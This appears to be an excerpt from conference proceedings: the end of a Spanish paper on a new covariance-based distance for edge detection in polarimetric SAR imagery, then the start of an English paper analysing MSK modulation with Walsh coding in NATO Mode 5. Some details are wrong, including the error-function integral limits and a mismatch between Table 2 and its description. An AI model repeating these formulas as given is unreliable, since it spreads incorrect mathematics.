Cada posición iluminada se puede asociar a un vector complejo s de m polarizaciones.

$$s = [S_1 \;\; S_2 \;\; \cdots \;\; S_m[^H \;\; . \tag{1}$$

Donde S_e, con $e = 1; 2; \ldots m$, representa las variables aleatorias asociadas con cada canal de polarización y el superíndice H denota la transpuesta conjugada compleja de un vector. Este vector aleatorio se modela con éxito mediante la distribución gaussiana compleja multivariada con media cero [7]. Para el caso de datos polarimétricos obtenidos a partir de la señal dispersa, en [2] la matriz estimada Z se define como:

$$Z = \frac{1}{L} \sum_{n=1}^{L} s_i s_i^H \;\; . \tag{2}$$

Donde las expresiones s_i, con $i = 1; 2; \ldots L$, son vectores de dispersión y L es el número de looks (miradas). La matriz Z es una matriz hermitiana definida positiva con distribución Wishart compleja. La "función de densidad de la distribución Wishart compleja, (f_z)" está indexada por dos parámetros: la matriz de covarianza Σ y el número de looks L de la imagen.

$$f_z(Z'; \Sigma, L) = \frac{L^{mL} |Z'|^{L-m}}{|\Sigma|^L \; \Gamma_m(L)} \exp(-L \;\; \mathrm{tr}(\Sigma^{-1} Z')) \;\; . \tag{3}$$

Donde $\Gamma_m(L)$ es la función Gamma polarimétrica; $|.|$ es el operador determinante; tr(.) es el operador de traza y $\boldsymbol{\Sigma}$ es la matriz de covarianza asociada al vector s.

2.2. Matrices de Covarianza y Número de Looks.

Las siguientes expresiones surgen de considerar la forma en que se reúnen los datos en los conjuntos $A_j = A(j)$ y $B_j = B(j)$ para cada valor de j entre j_{min} y j_{max} según lo planteado en 2.

Para cada uno de los conjuntos A_j y B_j (Figura 1), Σ_A y Σ_B se definen como los valores estimados de las matrices de covarianza de estos conjuntos y se cumplen las siguientes condiciones para la matriz hermítica definida positiva $Z' = Z'_k$: $Z'_k \in A \;\; \text{para} \;\; k = [1, \ldots, j] \;\; y \;\; Z'_k \in B \;\; \text{para} \;\; k = [j+1, \ldots, N]$ El valor de la matriz de covarianza de todos los datos de la muestra se denota con Σ_T y se define como:

$$\Sigma_T = \frac{\sum_{k=1}^{N} Z'_k}{N} \;\; . \tag{4}$$

El número de looks está asociado al número de imágenes de la misma escena que captura el SAR para formar la imagen multi-look y como el conjunto de datos de A_j y B_j son datos obtenidos de la misma imagen, en todos los casos se considera $L_A = L_B = L$, siendo L_A el número de looks del conjunto A_j y L_B el número de looks del conjunto B_j. Las matrices de covarianza de todo el subconjunto de regiones R_I y R_{II} (Figura 1) son similares a las matrices de covarianza que caracterizan a las respectivas regiones. Los valores de las matrices de covarianza de las regiones R_I y R_{II} que se denotan como Σ_{R_I} y $\Sigma_{R_{II}}$ respectivamente, se calculan de manera similar a Σ_T, utilizando los datos de la región correspondiente.

2.3. Expresiones Usadas para Estimar Posiciones de Borde.

En [15] los autores comparan la función de verosimilitud y diferentes modelos de distancia estocástica que usan para estimar posiciones de puntos de borde. Las siguientes expresiones son válidas y equivalentes: $\frac{\Sigma_2}{\Sigma_1}$, $\Sigma_2{\Sigma_1}^{-1}$

Logaritmo de la función de verosimilitud. Expresión optimizada de "Logaritmo de la función de verosimilitud, (LV)", esta expresión es tomada de [13].

$$\ell^*(j) = \ln\left[\left(\left|\frac{\Sigma_{B_j}}{\Sigma_{A_j}}\right|\right)^j \frac{1}{|\Sigma_{B_j}|^N}\right] \quad . \tag{5}$$

Distancia Kullback-Leibler. La expresión de la distancia de Kullback-Leibler se toma de [13].

$$d_{KL}(\Sigma_{A_j}, \Sigma_{B_j}) = L\left[\frac{tr({\Sigma_{Aj}}^{-1}\Sigma_{B_j}) + tr({\Sigma_{B_j}}^{-1}\Sigma_{A_j})}{2} - m\right] \quad . \tag{6}$$

Número Equivalente de Looks. En la sección 2.3 el factor L aparece en (6). En la práctica, se utiliza el "Número equivalente de looks, (L_e)". En imágenes de intensidad, L_e se define como el cuadrado del número resultante de la división entre el valor medio y la desviación estándar de la energía retrodispersada en un objetivo homogéneo, y se expresa como $L_e = \left(\frac{\mu}{S_d}\right)^2 = \frac{\mu^2}{\sigma}$, donde μ es el valor medio de la intensidad de la señal, S_d es la desviación estándar de la intensidad de la señal, σ es la varianza de la intensidad de la señal.

Estimación de la posición del borde. Los datos de cada par $(A_j,\ B_j)$ se utilizan en una función f_{ep} de variable discreta j diseñada de tal forma que retorna valores reales o enteros v_j para cada posición j y concebida de forma que v_j sea máximo en $j = P$. Los pares (v_j, j) se cargan en un array. Una vez cargados todos los pares posibles se utiliza una función que busca el máximo v_j y retorna

el valor de j del par (v_j, j), correspondiente a ese máximo v_j. Esta última función o "estimador de posición del punto de borde, $(\widehat{ep})$" es $\widehat{ep} = \arg\max_j f_{ep}(j)$ En las ecuaciones (5) y (6), usadas para estimar la "posición del punto de borde, PPB"), se observan relaciones entre las matrices de covarianza del tipo $\frac{\Sigma_{B_j}}{\Sigma_{A_j}}$. En [14] se considera que estas matrices son fundamentales para estimar la PPB.

2.4. Distancia MD^0.

Una medida de distancia se puede expresar como:

$$d_{MD^0}(\Sigma_X, \Sigma_Y) = D_{MD^0}(\Sigma_X, \Sigma_Y) + D_{MD^0}(\Sigma_Y, \Sigma_X) \ . \tag{7}$$

con

$$D_{MD^0}(\Sigma_X, \Sigma_Y) = \frac{|\Sigma_X|}{|\Sigma_Y|} - 1 \ . \tag{8}$$

$$d_{MD^0}(\Sigma_X, \Sigma_Y) = \frac{(|\Sigma_X| - |\Sigma_Y|)^2}{|\Sigma_X \Sigma_Y|} \ . \tag{9}$$

La función $d_{MD^0} : \Sigma \times \ \Sigma \to R$ es una distancia en Σ ya que se cumplen las siguientes propiedades para todo $(\Sigma_X, \Sigma_Y) \in \Sigma$:

1. Sin negatividad: $d_{MD^0}(\Sigma_X, \Sigma_Y) \geq 0$
2. Simetría: $d_{MD^0}(\Sigma_X, \Sigma_Y) = d_{MD^0}(\Sigma_Y, \Sigma_X)$
3. Identidad de indiscernible: $d_{MD^0}(\Sigma_X, \Sigma_Y) = 0 \Leftrightarrow \Sigma_X = \Sigma_Y$

d_{MD^0} tiene un valor máximo en $j = P$ (ver 2.5).

2.5. Relaciones entre $(\Sigma_{B_j}$ y $\Sigma_{A_j})$ con $\Sigma_q = \frac{\Sigma_{II}}{\Sigma_I}$

Teniendo en cuenta que Σ_{B_j} y Σ_{A_j} son las respectivas matrices de los conjuntos B_j y A_j (conjuntos descriptos en la sección 2), se establecen las siguientes condiciones para simplificar el análisis del nuevo modelo de distancia.

1. Σ_I es la matriz de covarianza de R_I (descripto en la sección 2) y es igual a la matriz de covarianza de todos los subconjuntos de R_I.
2. Σ_{II} es la matriz de covarianza de R_{II} (descripto en la sección 2) y es igual a la matriz de covarianza de todos los subconjuntos de R_{II}.
3. $\Sigma_q = \Sigma_{II}/\Sigma_I$
4. I es la matriz unitaria (matriz identidad)

Si se selecciona un conjunto de datos Ω entre las posiciones n_1 y n_2 (Figura 2), se satisfacen las siguientes expresiones.

Se definen las expresiones para las relaciones entre Σ_{B_j} y Σ_{A_j}.

Si $j < P$:




Figura 2. Ejemplo con un conjunto de datos $\Omega = [Z'_{n_1}, \ldots, Z'_{n_2}]$ de la región R_I

$$\Sigma_{B_j}/\Sigma_{A_j} = \frac{P-j}{N-j} I + \frac{N-P}{N-j} \Sigma_q \ . \tag{10}$$

Si $j > P$:

$$\Sigma_{A_j}/\Sigma_{B_j} = \frac{P}{j} {\Sigma_q}^{-1} + \left(1 - \frac{P}{j}\right) I \ . \tag{11}$$

Reemplazando (10) en (8) y reemplazando luego (8) en (7), la expresión analítica que se obtiene en (9) es una función estrictamente creciente en el intervalo $[j_{min}, \ldots, P]$.

Reemplazando (11) en (8) y reemplazando luego (8) en (7), la expresión analítica que se obtiene en (9) es una función estrictamente decreciente en el intervalo $[P, \ldots, j_{max}]$.

Por lo tanto, resulta (9) una función que presenta un máximo en $j = P$.

3. Tipos de Datos de Salida

- **Imágenes:** Se muestran las imágenes con los resultados obtenidos al estimar las $PPBs$ utilizando la nueva distancia d_{MD^0}.
- **Tiempos de procesamiento:** En la Tabla 1 se muestran las relaciones entre el tiempo de procesamiento de la nueva distancia propuesta y el tiempo de procesamiento de la distancia d_{KL}.
- **Error en la estimación:** La Tabla 2 muestra el número de veces que la PPB estimada por d_{MD^0} no coincide con la PPB definido en el diseño de la imagen simulada. Se realizan 1000 estimaciones.

3.1. Tipos de Imágenes

En este trabajo se utilizan dos tipos de imágenes con propósitos diferentes. La imagen simulada se utiliza para evaluar la precisión al estimar la PPB ya que se conoce esta posición. Esta posición se obtienen usando dos modelos de distancia: d_{MD^0} y d_{KL}

La representación en escala de grises de la imagen SAR polarimétrica se utiliza para evaluar visualmente el resultado de aplicar el nuevo modelo de distancia propuesto para ese tipo de imágenes. Esto se realiza operando la interfaz de usuario de un programa desarrollado en Python, especialmente diseñado para procesar datos de imágenes SAR polarimétricas.

3.2. Tiempos de Procesamiento

Se muestra en la Table 1 el resultado de comparar el tiempo de procesamiento del nuevo modelo con el tiempo de procesamiento de un modelo comúnmente utilizado, esto tiene por objetivo exponer el beneficio de utilizar el nuevo modelo propuesto de distancia estocástica d_{MD^0}.

Tiempos de Procesamiento de Modelos Tradicionales. En [15] se concluye que d_{KL} es el modelo de distancia que usa el menor tiempo de procesamiento para estimar las $PPBs$, en comparación con el resto de los modelos que se analizan en ese trabajo.

3.3. Tiempos Medidos

En la Tabla 1 se muestran dos ejemplos del total de pruebas realizadas con diferentes imágenes que representan bien los resultados obtenidos en todas las pruebas.

Tabla 1. Relación de los tiempos de procesamiento al estimar las $PPBs$.

Imagen SAR polarimétrica		
Item	Area seleccionada	t_{MD^0}/t_{KL}
1	257×257 pixels, 3 puntos, Figura 3	0,77
2	275×275 pixels, 6 puntos, Figura 4.a y Figura 4.b	$0,84$

La distancia d_{MD^0} es una expresión reducida respecto de las demás expresiones consideradas, realiza un menor número de operaciones respecto de esas expresiones para estimar las $PPBs$ y por tanto se obtienen resultados con menor tiempo de procesamiento.

3.4. Error en la Estimación de la Posición del Borde

La Tabla 2 muestra el error y la cantidad de veces que se comete el error cuando se utiliza la distancia d_{MD^0} para estimar las $PPBs$.

pixel de error: distancia entre la posición estimada y la posición real medida en número de píxeles.

% estimaciones: cantidad de veces que se estima con un error de # pixel, multiplicado por 100 y dividido por el total de estimaciones (relación expresada como un valor porcentual).

3.5. Imágenes, gráficos y *PPB*

Etiquetas en gráficos: "Distancia MD" es equivalente a d_{MD^0} y "Distancia KL" es equivalente a d_{KL}. La Figura 3 muestra en un sector seleccionado de una imagen satelital (AIRSAR- Bahía de San Francisco, California, EE. UU.)

Tabla 2. Error al estimar las $PPBs$ usando la distancia d_{MD^0}.

Imagen SAR polarimétrica		
Item	# error pixel	% estimaciones
1	0	77,6
2	1	10, 8
3	2	5, 0
4	3	1, 9
5	> 3	4, 6

las $PPBs$ estimadas usando d_{MD^0} y d_{KL}. La Figura 4.c y la Figura 4.d muestran en otro sector de la imagen el contorno de borde que se obtiene uniendo las $PPBs$ estimadas con d_{MD^0} y d_{KL} (Figura 4.a y Figura 4.b, respectivamente).




Figura 3. Sector seleccionado en imagen SAR polarimétrica. Canal HH.




Figura 4. Sector seleccionado en la imagen SAR polarimétrica. Canal HV–VV. Imgenes a y b con las $PPBs$ estimadas. Imgenes c y d con el correspondiente delineado del borde

3.6. Conclusión

- Los resultados obtenidos en imágenes reales muestran que d_{MD^0} se aplica con cualquier par (Σ_X, Σ_Y), es decir que se aplica en todo par de áreas adyacentes.
- El beneficio obtenido de un menor tiempo de procesamiento lleva a suponer que esta nueva distancia debe considerarse como una opción.
- En proyectos posteriores, este modelo de distancia, donde el valor del atributo que caracteriza cada región es suficiente para estimar el borde entre áreas, se puede adaptar y expandir a otro tipo de imágenes.

Referencias

[1] Akbari, V., Doulgeris, A.P., Eltoft, T.: Monitoring glacier changes using multi-temporal multi-polarization SAR images (2013), IEEE Transactions on Geoscience and Remote Sensing, Aug 2013, 52(6), 3729–3741, DOI: https://doi.org/10.1109/TGRS.2013.2275203

[2] Anfinsen, S.N., Doulgeris, A.P., Eltoft, T.: Estimation of the equivalent number of looks in polarimetric synthetic aperture radar imagery (2009), IEEE Transactions on Geoscience and Remote Sensing, Nov 2009, 47(11), 3795–3809, DOI: https://doi.org/10.1109/TGRS.2009.2019269

[3] Beaulieu, J.M., Touzi, R.: Segmentation of textured polarimetric SAR scenes by likelihood approximation (2004), IEEE Transactions on Geoscience and Remote Sensing, Oct 2004, 42(10), 2063–2072, DOI: https://doi.org/10.1109/TGRS.2004.835302

[4] Dey, S., Bhogapurapu, N., Hajnsek, I., Bhattacharya, A., Siqueira, P.: Soil permittivity estimation over vegetative fields using dual polarimetric sar data. Remote Sensing Applications: Society and Environment **33**, 101130 (2024)

[5] Ersahin, K., Cumming, I.G., Ward, R.K.: Segmentation and classification of polarimetric SAR data using spectral graph partitioning (2009), IEEE Transactions on Geoscience and Remote Sensing, Sep 2009, 48(1), 164–174, DOI: https://doi.org/10.1109/TGRS.2009.2024303

[6] Gambini, J., Mejail, M.E., Jacobo-Berlles, J., Frery, A.C.: Accuracy of edge detection methods with local information in speckled imagery (2008), statistics and Computing, Mar 2008, 18(1), 15–26, DOI: https://doi.org/10.1007/s11222-007-9034-y

[7] Goodman, N.: Statistical analysis based on a certain multivariate complex gaussian distribution (an introduction) (1963), stat, Mar 1963, 34(1), DOI: https://doi.org/10.1214/aoms/1177704250

[8] Hong, Y., Xie, T., Luo, L., Wang, M., Li, D., Zhang, Q., Xu, T.: Area extraction and growth monitoring of sugarcane from multi-source remote sensing images under a polarimetric sar data compensation based on buildings. Geo-spatial Information Science pp. 1–18 (2024)

[9] Jafarzadeh, H., Verma, A., Mahdianpari, M., Bhattacharya, A., Homayouni, S.: Enhanced crop discrimination and monitoring using compact-polarimetric sar signature analysis from radarsat constellation mission. IEEE Journal of Selected Topics in Applied Earth Observations and Remote Sensing **17**, 6308–6327 (2024)

[10] Lin, H., Wang, H., Xu, F., Jin, Y.Q.: Target recognition for sar images enhanced by polarimetric information. IEEE Transactions on Geoscience and Remote Sensing (2024)

[11] Liu, C., Gao, J., Liu, S., Li, C., Cheng, Y., Luo, Y., Yang, J.: Harbor detection in polarimetric sar images based on context features and reflection symmetry. Remote Sensing **16**(16), 3079 (2024)

[12] Monferrán, D., Gambini, M.J., Frery Orgambide, A.C.: Evaluación del error en la detección de puntos de borde en imágenes SAR polarimétricas. In: XIX Workshop de Investigadores en Ciencias de la Computación (WICC 2017, ITBA, Buenos Aires). pp. 389–392 (2017), http://sedici.unlp.edu.ar/handle/10915/61823

[13] Monferrán, D., Sartarelli, A.: Estimated edgés points position. Optimized model for polarimetric SAR imagery (2018), IEEE Biennial Congress of Argentina (ARGENCON), Jun 2018, 1–6, DOI: https://doi.org/10.1109/ARGENCON.2018.8646021

[14] Monferrán, D., Sartarelli, A.: Módulo de Detección (md) en Imágenes SAR Polarimétricas. Síntesis y Fusión de Métodos Usados para Estimar la Posición de Puntos de Borde. (2020), IEEE Biennial Congress of Argentina (ARGENCON), Dec 2020, 1–8, DOI: https://doi.org/10.1109/ARGENCON49523.2020.9505510

[15] Nascimento, A.D., Horta, M.M., Frery, A.C., Cintra, R.J.: Comparing edge detection methods based on stochastic entropies and distances for PolSAR imagery (2014), IEEE journal of selected topics in applied earth observations and remote sensing, Feb 2014, 7(2), 648–663, DOI: https://doi.org/10.1109/JSTARS.2013.2266319

[16] Oliver, C., Blacknell, D., White, R.: Optimum edge detection in SAR (1996), iET Digital Library, Feb 1996, 143(1), 31–40, DOI: https://doi.org/10.1049/ip-rsn:19960219

[17] Touzi, R., Lopes, A., Bousquet, P.: A statistical and geometrical edge detector for SAR images (1988), IEEE Transactions on Geoscience and Remote Sensing, Nov 1988, 26(6), 764–773, DOI: https://doi.org/10.1109/36.7708

[18] Zhang, S., Cui, L., Zhang, Y., Xia, T., Dong, Z., An, W.: Research on input schemes for polarimetric sar classification using deep learning. Remote Sensing **16**(11), 1826 (2024)

Performance of MSK with Walsh Coding

Oscar Bria✉[0000-0002-0001-4248] and Javier Giacomantone[0000-0001-9362-9323]

Research Institute in Computer Science (III-LIDI) - School of Computer Science
National University of La Plata - Argentina
onb@lidi.info.unlp.edu.ar

Abstract. In this work, the performance of the combination of MSK (Minimum Shift Keying) modulation and Walsh coding is analysed using analytical results and simulation. MSK with Walsh coding is employed in applications like Mode 5 to ensure secure military communications.

Keywords: MSK modulation, Walsh coding, Mode 5 secure communication.

1 Introduction

Performance of digital communications depends not only on the modulation but also on the coding techniques. The goal of this work is to compute the performance of an AWGN (Additive White Gaussian Noise) digital communication channel [1] for different SNR (Signal to Noise Ratio) when the modulation is MSK (Minimum Shift Keying) [2] and the coding is Walsh [3]. That composition is the initial part of the scheme implemented by Mode 5 (or MARK XIIA) [4, 5] used by NATO (North Atlantic Treaty Organization) for secure communications in several military applications [6].

The performance parameter of interest is the SER (Symbol Error Rate) which is in turn related, in a nested manner, to the BER (Bit Error Rate) and ultimately to the SNR of the channel.

Section 2 introduces the basics about MSK. After reviewing the definition of coding, Section 3 describes the characteristics of Walsh coding and decoding. Simulation results are presented in Section 4 within the framework of Mode 5. Section 5 presents a conclusion and pending future work to be done.

2 Minimum Shift Keying (MSK)

MSK is a form of continuous-phase frequency-shift keying (CPFSK) modulation, where the frequency separation between the two tones is as minimal as possible while while maintaining orthogonality. It is equal to half the bit rate (or symbol rate) [7–9].

The main benefits of MSK are: spectral efficiency, noise resistance, and easy demodulation [10]. The MSK modulation process involves bit encoding, frequency shift, and signal generation.

The MSK signal modulated signal can be represented as:

$$s(t) = A\cos\left(2\pi f_c t + \varphi(t, a, T) + \varphi_0\right) \tag{1}$$

where:

- $s(t)$ is the MSK signal.
- A is the amplitude.
- f_c is the carrier frequency.
- $\varphi(t, a, T)$ is the time-varying phase function.
- a is the binary data, e.g., {0111100010001001}, the 16-bit data of Mode 5.
- T is the bit duration.
- φ_0 is the initial phase.

2.1 BER in MSK

In MSK, the Bit Error Rate (BER) in an AWGN channel can be expressed analytically as follows [11]:

$$\text{BER}_{\text{MSK-AWGN}} = 0.5 \ \text{erfc}\sqrt{\frac{Eb}{No}} \tag{2}$$

$\text{BER}_{\text{MSK-AWGN}}$ represents the BER for MSK for AWGN channel.
The complementary error function is $\text{erfc}(z) = 1 - \text{erf}(z)$.
The error function is $\text{erf}(z) = \frac{2}{\sqrt{\pi}} \int_z^\infty e^{-t^2}\, dt$.
Eb/No is the signal-to-noise ratio per bit (in linear scale).

For example, if SNR = 3 dB (i.e., Eb/No $\approx$ 2), a quite strong condition but possible in military situations,

$$\text{BER}_{\text{MSK-AWGN}}(3 \text{ dB}) = 2.3375 \ \% \tag{3}$$

2.2 SER in MSK

In coding theory, a symbol refers to a fixed-length sequence of bits that represents a unit of data or a character. In an N-bit symbol, each symbol consists of N bits. This means that each symbol can represent one of $M = 2^N$ possible values.

The concept of symbol is fundamental in coding theory because it allows for the representation and manipulation of data at a higher level than just individual bits. Symbols are used in various coding schemes to facilitate data compression, error detection, and error correction.

Given an N-bit symbol, the so called SER (Symbol Error Rate) can be computed analytically as a function of the BER, as the probability of any number of errors in a N-bit sequence:

$$\text{SER}_{\text{N-MSK-AWGN}} = 1 - (1 - \text{BER}_{\text{MSK-AWGN}})^N \tag{4}$$

In the context of a 4-bit symbol, as used in Mode 5, each symbol consists of 4 bits. This means that each symbol can represent one of $16 = 2^4$ unique symbols. Then for SNR = 3 dB,

$$\mathrm{SER}_{\text{4-MSK-AWGN}}(3\ \mathrm{dB}) = 9.0260\ \% \tag{5}$$

Under the given conditions, the SER is close to one tenth. That figure is not acceptable for secure communications.

Figure 1 displays curves for BER and SER as a function of SNR [dB]. $\mathrm{BER}_{\text{MSK-AWGN}}$ is represented by the black curve while $\mathrm{SER}_{\text{4-MSK-AWGN}}$ is represented by the green curve. SER is 3 times worse than BER, as can be observeed. Symbols of 4-bit are used in Mode 5.




Fig. 1: $\mathrm{BER}_{\text{MSK-AWGN}}$ and $\mathrm{SER}_{\text{4-MSK-AWGN}}$ as a function of SNR [dB]

3 Walsh Coding and Decoding

3.1 Coding Introduction

A code $\mathcal{C}$ over a finite alphabet F is a non-empty subset of F^n for some n, i.e., $\mathcal{C} \subset F^n$ [12]. The number of elements or characters of the alphabet is $q = |F|$. In particular, F can be $\{0, 1\}$ with 2 elements. Elements of code $\mathcal{C}$ are called codewords.

For messages in F of length k, i.e., messages in F^k, a code $\mathcal{C}$ is the image of some encoding function

$$\mathrm{Enc}: F^k \to \mathcal{C} \tag{6}$$

Enc must be an injective function, so that no two messages get the same codeword.

The parameter n is call the code length. The number of codewords $|\mathcal{C}| = q^k = M$ is the code size, and $k = \log_q M$ is the message length of $\mathcal{C}$ even without an explicit encoding function.

The minimum distance of a code, denoted by d, is defined to be the minimum Hamming distance between all distinct pairs of codewords. The Hamming distance is the number of positions at which the two codewords are different. Decoding an encoded message $\hat{y}$ (possible with bits altered by noise) is looking for the uncoded message x whose encoding $y = \text{Enc}(x)$ is as close to $\hat{y}$ as possible. This will only work in the worst case if all pairs of codewords are sufficiently far apart. The worse case is d, the minimum distance of a code.

In summary, $\mathcal{C}$ is called an $(n, k, d)_q$ code or an $(n, M, d)_q$ code.[1]

The information rate of $\mathcal{C}$ is defined as $R = k/n$. Therefore, $1 - R$ of transmission time is redundant. Note than in practice $n > k$.

Other parameters of interest of codes will be defined in the following subsections.

3.2 Walsh Coding

Walsh code is a block code [13] used in field of telephony for multi-tone interference suppression[14]. In Mode 5 is used for coding as a soft spread spectrum technique [15]. In the Table 1 shows a Walsh code of parameters $(n, k, d)_q = (16, 4, 8)_2$.

4-bit Symbol	16-bit Walsh Code	4-bit Symbol	16-bit Walsh Code
0000	1111 1111 1111 1111	1000	1111 1111 0000 0000
0001	1010 1010 1010 1010	1001	1010 1010 0101 0101
0010	1100 1100 1100 1100	1010	1100 1100 0011 0011
0011	1001 1001 1001 1001	1011	1001 1001 0110 0110
0100	1111 0000 1111 0000	1100	1111 0000 0000 1111
0101	1010 0101 1010 0101	1101	1010 0101 0101 1010
0110	1100 0011 1100 0011	1110	1100 0011 0011 1100
0111	1001 0110 1001 0110	1111	1001 0110 0110 1001

Table 1: Walsh Code

It is easy to show that all codes are orthogonal with each other. Meaning that the difference between each pair of codes is 8 bits (the minimum difference parameter of the code, d). This Walsh code have the same parameters used in Mode 5. In this case, the information rate is

$$R_{\text{Walsh}} = 4/16 = 0.25 \tag{7}$$

[1] Both notations are used in the literature.

meaning that 75 % of the time is redundant.

Without Walsh code correction, SER, now computed for $N = 16$, becomes unacceptable,

$$\mathrm{SER}_{\text{16-MSK-AWGN}}(3 \text{ dB}) = 31.024\ \% \tag{8}$$

Decoding correction allows to reduce SER, at the expense of transmitting at lower rates. In fact, according to Shannon information theory, it is possible to achieve arbitrarily small values of SER, while still transmitting at rates far away from 0 [16].

3.3 Walsh Decoding and Correction

Let $\mathcal{C}$ be an $(n, k, d)_q$ code and let S be a memoryless symmetric channel defined by $S = (F, \Phi, \mathrm{Prob})$ with F and Φ alphabets.

A decoder for the code $\mathcal{C}$ with respect to the channel S is a function [17],

$$\mathrm{Dec}\colon F^n \to \mathcal{C} \tag{9}$$

For a binary channel and every two binary words $\mathbf{x} = x_1 x_2 \dots x_n \in F^n = \{0,1\}^n$ and $\mathbf{y} = y_1 y_2 \dots y_n \in \Phi^n$ of length n, [2]

$$\mathrm{Prob}\left\{\mathbf{y} \text{ received} \mid \mathbf{x} \text{ transmitted}\right\} = \prod_{j=1}^{n} \mathrm{Prob}\left\{y_j \text{ received} \mid x_j \text{ transmitted}\right\}, \tag{10}$$

where, for every $x, y \in \{0,1\}$,

$$\mathrm{Prob}\left\{y \text{ received} \mid x \text{ transmitted}\right\} = \begin{cases} 1-p & \text{if } y = x \\ p & \text{if } y \neq x \end{cases}, \tag{11}$$

Equations (10) and (11) are basic for the simulations.

Related to the present work,

$$p = \mathrm{BER}_{\text{MSK-AWGN}}(\mathrm{SNR}), \tag{12}$$

and recalling Equation (4)

$$\mathrm{Prob}\left\{\mathbf{x} \text{ received} \mid \mathbf{x} \text{ transmitted}\right\} = 1 - \mathrm{SER}_N \tag{13}$$

Let $\mathcal{C}$ be an (n, k, d) code over F. There is a decoder Dec: $F^n \to \mathcal{C}$ that recovers correctly every pattern of up to $\lfloor (d-1)/2 \rfloor$ errors for every channel $S = (F, F, \mathrm{Prob})$.

In the Walsh code of Table 1 any other 16-bit word with a difference of 3 bits will have that distance with only one Walsh code. As a consequence of the

[2] When F is a binary alphabet normally Φ is also a binary alphabet, except when considering erasures where $\Phi = \{0, 1, ?\}$ is a triplet. See the end of this Subsection 3.3 and [12].

last assertion, the decoding function Dec: $F^n \rightarrow \mathcal{C}$ of this Walsh code is capable of correcting 3-bit errors, since $\lfloor((d-1)/2)\rfloor = 3$.

Table 2 presents that situation in witch the Walsh code sent corresponds to the 4-bit symbol 0000, the code received is not a codeword and it has a Hammming distance of 3 from the code sent. The Walsh code closest to the code received is that representing the same symbol 0000. For any other codeword, the distance is greater as can seen in Table 3.

Type	16-bit Code	H dist	4-bit Symbol
Walsh Sent	1111 1111 0000 0000	3	1000
Code Received	*1111 1111 1110 0000*		
Walsh Closest	1111 1111 0000 0000	3	1000

Table 2: Walsh Decoding

Symbol	Walsh Code	Hamming	Symbol	Walsh Code	Hamming
0000	1111 1111 1111 1111	5	1000	1111 1111 0000 0000	3
0001	1010 1010 1010 1010	7	1001	1010 1010 0101 0101	9
0010	1100 1100 1100 1100	7	1010	1100 1100 0011 0011	9
0011	1001 1001 1001 1001	9	1011	1001 1001 0110 0110	7
0100	1111 0000 1111 0000	5	1100	1111 0000 0000 1111	11
0101	1010 0101 1010 0101	7	1101	1010 0101 0101 1010	9
0110	1100 0011 1100 0011	7	1110	1100 0011 0011 1100	9
0111	1001 0110 1001 0110	9	1111	1001 0110 0110 1001	7

Table 3: Hamming Distance of code *1111 1111 1110 0000* to any Walsh codeword

Nevertheless, even when the Hamming distance is ≤ 3, the sent Walsh code may be different from the unique Walsh code closest to the received code. In the example presented in Table 4, the code received has 5 wrong bits but the decoder procedure mistakenly computes 3 wrong bits. That and other particular situations could have been taken into account analytically but in this work have been considered in detail in the simulation programs.

Type	16-bit Code	H dist	4-bit Symbol
Walsh Sent	1111 1111 1111 1111	5	0000
Code Received	*1111 1111 1110 0000*		
Walsh Closest	1111 1111 0000 0000	3	1000

Table 4: Walsh Decoding Error

Table 5 shows an example of the so called erasure (see Table 6 for details). Erasure is a situation in witch the Hamming distance of the code received is the same for two or more Walsh codewords and also it is the minimum distance

computed. In the example, there are 3 codewords with equal and minimal distance to the code received. Of course, the sent Walsh code (or the symbol sent) can be anyone.

Under an erase situation, it can be concluded that the location of a symbol in error has been detected but, in principle, it cannot be corrected. Actually, an erasure is a new symbol that has to be managed in some adequate way if it wants to be reported. In Mode 5 erasures are treated by the Reed-Solomon coding concatenated to the Walsh coding.

An alternative to the case of a tie [18, 19], particularly when erasures are not attended, is to choose one of the tying codewords arbitrarily (or following some lexicographic order that may be based on some knowledge of the conditional probability distribution Prob) with the risk of making an error but with a probability > 0 of making a correction. The balance of probabilities between correction and error is $1/2$ for the example of Table 5. When one, out of three closest codes, is chosen at random with equal probability, and assuming that one of the closest codes have been effectively sent.

Type	16-bit Code	H dist	4-bit Symbol
Walsh Sent	∀	∀	∀
Code Received	*1111 1111 1111 0000*		
Walsh Closest	1111 1111 1111 1111	4	0000
Walsh Closest	1111 0000 1111 0000	4	0100
Walsh Closest	1111 1111 0000 0000	4	1000

Table 5: Walsh Decoding Erasure Situation

Symbol	Walsh Code	Hamming	Symbol	Walsh Code	Hamming
0000	1111 1111 1111 1111	4	1000	1111 1111 0000 0000	4
0001	1010 1010 1010 1010	8	1001	1010 1010 0101 0101	8
0010	1100 1100 1100 1100	8	1010	1100 1100 0011 0011	8
0011	1001 1001 1001 1001	8	1011	1001 1001 0110 0110	8
0100	1111 0000 1111 0000	4	1100	1111 0000 0000 1111	12
